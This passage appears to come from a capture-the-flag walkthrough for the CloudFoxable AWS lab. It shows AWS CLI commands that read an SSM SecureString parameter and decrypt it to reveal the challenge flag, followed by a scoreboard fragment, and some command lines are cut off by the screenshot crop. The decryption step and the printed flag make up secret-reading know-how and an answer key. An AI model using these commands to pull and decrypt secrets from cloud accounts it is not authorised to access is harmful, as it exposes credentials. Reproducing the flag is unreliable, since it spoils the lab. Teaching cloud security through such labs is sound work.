


```
C:\Users\User>aws ssm get-parameter --name /cloudfoxable/flag/its-anoth
{
    "Parameter": {
        "Name": "/cloudfoxable/flag/its-another-secret",
        "Type": "SecureString",
        "Value": "AQICAHhRwNbvxtnHlKvsftA6R06NjczmCwJ1GBE/Z47x+V7iyQE8V
GA5GvgiaHPdSB4xCFG8utHqF0h2LvW++WMTtYDaxGYFYXO1jwaRQoGhzrttWA7UMwpXuHNe
        "Version": 1,
        "LastModifiedDate": "2025-02-17T18:14:20.074000-05:00",
        "ARN": "arn:aws:ssm:us-west-2:982081074901:parameter/cloudfoxab
        "DataType": "text"
    }
}
```

7. Decrypt the value of the SecureString using the command **aws ssm get-parameter --name /cloudfoxable/flag/its-another-secret --with-decryption --profile cloudfoxable** . The value of the SecureString is the flag of this challenge.



```
C:\Users\User>aws ssm get-parameter --name /cloudfoxable/flag/its-anoth
{
    "Parameter": {
        "Name": "/cloudfoxable/flag/its-another-secret",
        "Type": "SecureString",
        "Value": "FLAG{ItsAnotherSecret::ThereWillBeALotOfAssumingRoles
        "Version": 1,
        "LastModifiedDate": "2025-02-17T18:14:20.074000-05:00",
        "ARN": "arn:aws:ssm:us-west-2:982081074901:parameter/cloudfoxab
        "DataType": "text"
    }
}
```



1. Do this first!

First Flag

50

Assumed Breach: Application Com

Bastion

100

Assumed Breach: Principal

It's a secret

50

FLAG{ItsAnotherSecret::ThereWillBeALotOfAssumingRolesInThisCTF}